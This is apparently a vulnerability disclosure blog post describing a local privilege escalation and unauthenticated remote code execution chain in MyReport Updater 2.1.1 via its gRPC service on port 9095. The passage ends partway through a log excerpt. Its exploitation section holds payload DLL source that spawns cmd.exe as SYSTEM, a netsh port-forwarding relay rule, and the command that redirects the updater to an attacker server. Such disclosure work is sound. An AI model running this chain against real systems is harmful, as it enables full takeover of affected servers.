MyReport Updater: From gRPC to SYSTEM

Posted Tue 13 October 2026
Author Lucas Laise
Category Vulnerability
Tags 2026, windows, pentest, vulnerability, exploit, MyReport, CVE-2026-110632, CVE-2026-110633

MyReport is a report generation software often used as a component of web-based applications. We describe a privilege escalation and remote code execution vulnerabilities in MyReport Updater 2.1.1 through its update configuration and gRPC service.

Introduction

During an assumed breach assessment, we were in a position where we had to find a way to elevate our privileges on a Citrix server. And what's the easiest way to do that on an up-to-date server? ~~Find a Windows 0day with Claude~~ Take a look at third-party applications running on the target!

The application "My Report Updater" quickly got our attention: a user-level manager communicates over gRPC with a service running as `LocalSystem`. A service that downloads modules and writes them to disk. This is a good place to look for bugs.

I reviewed version `2.1.1` in a Windows environment. The service accepted gRPC requests on TCP port `9095`. The manager could select a reference server and an installation directory.

I ended up with the following chain:

1. Point "MyReport Updater" at an attacker-controlled reference server.
2. Provide a modified "MyReport module" archive.
3. Return the MD5 value and file size expected for that modified archive.
4. Ask the `LocalSystem` service to install the archive in a chosen directory.
5. Place a DLL where a privileged process loads it.

The result in the tested environment was code execution as `NT AUTHORITY\SYSTEM`.

While testing the chain, I found that the gRPC service listened on all interfaces and I could call its `UpdateConfigReferent` method from another host without authentication. The request changed the reference host, port, and operating mode of the target.

This post goes through findings and exploitation for both Local Privilege Escaltion (LPE) and Remote Code Execution (RCE) vulnerabilities.

> TLDR: An LPE (CVE-2026-110633) and an unauthenticated (CVE-2026-110632) have been found. Pre-requisites for RCE are network access to TCP port `9095` and egress traffic from the updater to the attacker-controlled infrastructure.

Description

MyReport is a Business Intelligence platform that centralizes data, automates reporting, and creates dashboards for analysis and decision-making. It was installed in `Managed` mode on the Citrix server available during the assessment. The solution includes the main software, an updater, and several modules. The modules can be installed with `MyReport Updater`.

The official description of MyReport Updater states that its goal is to make MyReport deployment and updates easier. It contains:

- a Windows service named `MyReportUpdaterService`, running as `LocalSystem`;

- an `Updater Manager` application used to control the service from a GUI or command line;
- a `MyReport Updater.msi` file used to install these components.

The analysis showed that `UpdaterManager.exe` communicates with `MyReportUpdaterService` over gRPC on TCP port `9095`. The configuration can be changed to use any reference server. This server contacts the MyReport servers and forwards updates.



MyReport Updater architecture in Managed mode.

Impact

An attacker with standard user privileges can set an arbitrary reference server. If `MyReportUpdaterService` can contact this server over gRPC on TCP port `9095`, the attacker can write files into a chosen directory with `NT AUTHORITY\SYSTEM` privileges.


The attacker can use this file-write access to place a DLL that will be loaded by a privileged process. The DLL code is then executed with high privileges.

This vulnerability gives full control of the Citrix server. It can also affect other machines where the vulnerable MyReport solution is installed. `SYSTEM` is the highest local privilege level on Windows.

Exploitation

We created a proof of concept on the Citrix server. The proof changes the reference server to one controlled by the attacker, bypasses the integrity checks for downloaded files, and writes files into an arbitrary directory.


The proof was developed and tested against "MyReport Updater" version `2.1.1`.



Updater Manager version.

We first installed MyReport in a local virtual machine. This allowed us to monitor the actions performed by the solution.

The `MyReportUpdaterService` service runs as `LocalSystem`, also displayed as `NT AUTHORITY\SYSTEM` on an English Windows system.



The service runs as NT AUTHORITY\SYSTEM.

The service listens on TCP port `9095`.


```
PS C:\Users\admin1> netstat -anob

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
 Can not obtain ownership information
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       628
  RpcSs
 [svchost.exe]
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
 Can not obtain ownership information
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       5996
  CDPSvc
 [svchost.exe]
  TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING       4
 Can not obtain ownership information
  TCP    0.0.0.0:9095           0.0.0.0:0              LISTENING       5576
 [UpdaterService.exe]
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       864
```


The service listens on TCP port 9095.

The `UpdaterManager.exe` and `UpdaterManagerDesktop.exe` processes communicate with TCP port `9095`.




Network traffic between the updater and the service.

Wireshark identified the traffic as gRPC.



gRPC traffic identified with Wireshark.


The `UpdaterService.exe` process communicates over TCP port `443`. TLS requests contain the `updater.myreport.fr` domain in the Server Name Indication field.



TLS packet containing updater.myreport.fr in the SNI field.

These observations show that programs running with standard privileges communicate with a service running with high privileges. The service also sends HTTPS requests to a vendor server.

Module installation actions are started from `UpdaterManager.exe`, but the service downloads the files and writes them to the system.




The service installs the module files.

The following programs communicate with the privileged service:

- `C:\Program Files (x86)\MyReport\MyReport Updater\manager\UpdaterManagerDesktop.exe`, the GUI;
- `C:\Program Files (x86)\MyReport\MyReport Updater\manager\UpdaterManager.exe`, the CLI.

The CLI provides more features than the GUI. For example, it can change the client mode to `Referent`, `Customized`, `Managed`, or `UnManaged`. This changes how installation packages are retrieved. This feature is restricted in the GUI, but not in the CLI.



Changing the configuration and reference server.

The exploitation scenario is:

1. Change the reference server on the Citrix machine to a server controlled by the attacker.
2. Download and modify the MyReport installation files.
3. Serve updates containing arbitrary code.

Internet traffic to TCP port `9095` was blocked in the tested environment. Internal traffic to this port was not blocked. We could run commands on the internal machine `XXXXXX29`, so we used it as a relay with this rule:

```
netsh interface portproxy add v4tov4 listenport=9095 listenaddress=192.168
```

All traffic received on TCP port `9095` of the relay was forwarded to a server controlled by us on TCP port `80`. This traffic was then forwarded again to a virtual machine running MyReport in `Referent` mode.

> Internet traffic to TCP ports `80` and `443` was allowed from the relay machine.

The MyReport configuration was changed to replace the existing reference server with the relay machine. At this point, no option was available to change the reference-server port, so the relay was required.

The port was changed later with a custom gRPC request. This is described in Remote code execution. That method removes the need for the internal relay and bypasses the internal firewall restriction used in the first proof.

```
An error occurred while connecting to the Referrer Updater. Please check your configuration.
PS C:\Users\quarkslab.Pentest> UpdaterManager.exe config --serverReferent 192.168.23.180
Host name : 192.168.23.180
Port number : 9095
Referent mode : Managed
PS C:\Users\quarkslab.Pentest>
```

The reference server was changed to the relay machine.


We then downloaded the ZIP archives containing the MyReport modules.

```
PS C:\ProgramData\MyReport\Updater\Downloaded> updatermanager.exe add --pr
PS C:\ProgramData\MyReport\Updater\Downloaded> dir *6.0.0*

    Directory: C:\ProgramData\MyReport\Updater\Downloaded

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         10/20/2025   5:56 PM       90624414 Administrator.6.0.0.AnyC
-a----         10/20/2025   4:58 PM       90618677 Administrator.6.0.0.AnyC
-a----         10/20/2025   4:58 PM       79350416 Builder.6.0.0.AnyCPU.zip
-a----         10/20/2025   4:58 PM        3918325 BuilderAddIn.6.0.0.AnyCP
-a----         10/20/2025   4:59 PM        3918492 BuilderAddIn.6.0.0.x86.z
-a----         10/20/2025   4:59 PM      168894332 Center.6.0.0.AnyCPU.zip
-a----         10/20/2025   4:58 PM       83223602 Data.6.0.0.AnyCPU.zip
-a----         10/20/2025   4:58 PM       67596139 Datarun.6.0.0.AnyCPU.zip
-a----         10/20/2025   4:58 PM       69279419 Messenger.6.0.0.AnyCPU.z
-a----         10/20/2025   4:59 PM       45836173 MyReport.6.0.0.AnyCPU.zi
-a----         10/20/2025   4:58 PM       74031349 Page.6.0.0.AnyCPU.zip
-a----         10/20/2025   4:58 PM      213429259 Server.6.0.0.AnyCPU.zip
-a----         10/20/2025   4:59 PM      213382345 Server.6.0.0.x86.zip
```

We modified `Administrator.6.0.0.AnyCPU.zip` and added `HID.dll` at the root of the archive.



The payload was added to the ZIP archive.

When loaded, the DLL checks whether the current user is `NT AUTHORITY\SYSTEM` by comparing its SID. If the check succeeds, it starts `cmd.exe`.

```
// Launches cmd.exe if loaded into a process running as SYSTEM.

#include "pch.h"
#include <memory>

void DoIt()
{
    HANDLE hToken = GetCurrentProcessToken();
    DWORD infoSize;
    GetTokenInformation(hToken, TokenUser, NULL, 0, &infoSize);
    auto buffer = std::make_unique<char[]>(infoSize);
    if (!GetTokenInformation(hToken, TokenUser, buffer.get(), infoSize, &i
    {
        return;
    }
    _TOKEN_USER* tokenUser = (_TOKEN_USER*)buffer.get();
    if (!IsWellKnownSid(tokenUser->User.Sid, WinLocalSystemSid))
    {
        return;
    }

    STARTUPINFO startupInfo;
    memset(&startupInfo, 0, sizeof(startupInfo));
    PROCESS_INFORMATION processInfo;
    memset(&processInfo, 0, sizeof(processInfo));
    wchar_t commandLine[] = L"cmd.exe";
    if (!CreateProcess(NULL, commandLine, NULL, NULL, FALSE, 0, NULL, NULL
    {
        return;
    }
}

BOOL APIENTRY DllMain(HMODULE hModule,
                      DWORD ul_reason_for_call,
                      LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        DoIt();
```

```
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

The goal was to write the DLL to:

```
C:\Program Files\Common Files\microsoft shared\ink
```


`osk.exe`, the Windows On-Screen Keyboard, loads this DLL. The program is available from the secure desktop opened with `Ctrl+Alt+Delete`. It is started by `WinLogon` with `NT AUTHORITY\SYSTEM` privileges.

The reference server performs an integrity check using the MD5 digest and size of `Administrator.6.0.0.AnyCPU.zip`. This information is then returned to the updater. The gRPC requests sent by the reference server to `updater.myreport.fr` show how these values are retrieved.

```
172.16.200.137 - - [20/Oct/2025:17:49:59 +0200] "POST /Update.V1.Update/LastVersion HTTP/2.0" 200 61 "-" "grpc-dotnet/2.70.0 (.NET 8.0.11; CLR
172.16.200.137 - - [20/Oct/2025:17:49:59 +0200] "POST /Update.V1.Update/ProductsInformations HTTP/2.0" 200 264 "-" "grpc-dotnet/2.70.0 (.NET 8.
172.16.200.137 - - [20/Oct/2025:17:50:14 +0200] "POST /Update.V1.Update/ProductsInformations HTTP/2.0" 200 504 "-" "grpc-dotnet/2.70.0 (.NET 8.
172.16.200.137 - - [20/Oct/2025:17:51:03 +0200] "POST /Update.V1.Update/LastVersion HTTP/2.0" 200 61 "-" "grpc-dotnet/2.70.0 (.NET 8.0.11; CLR
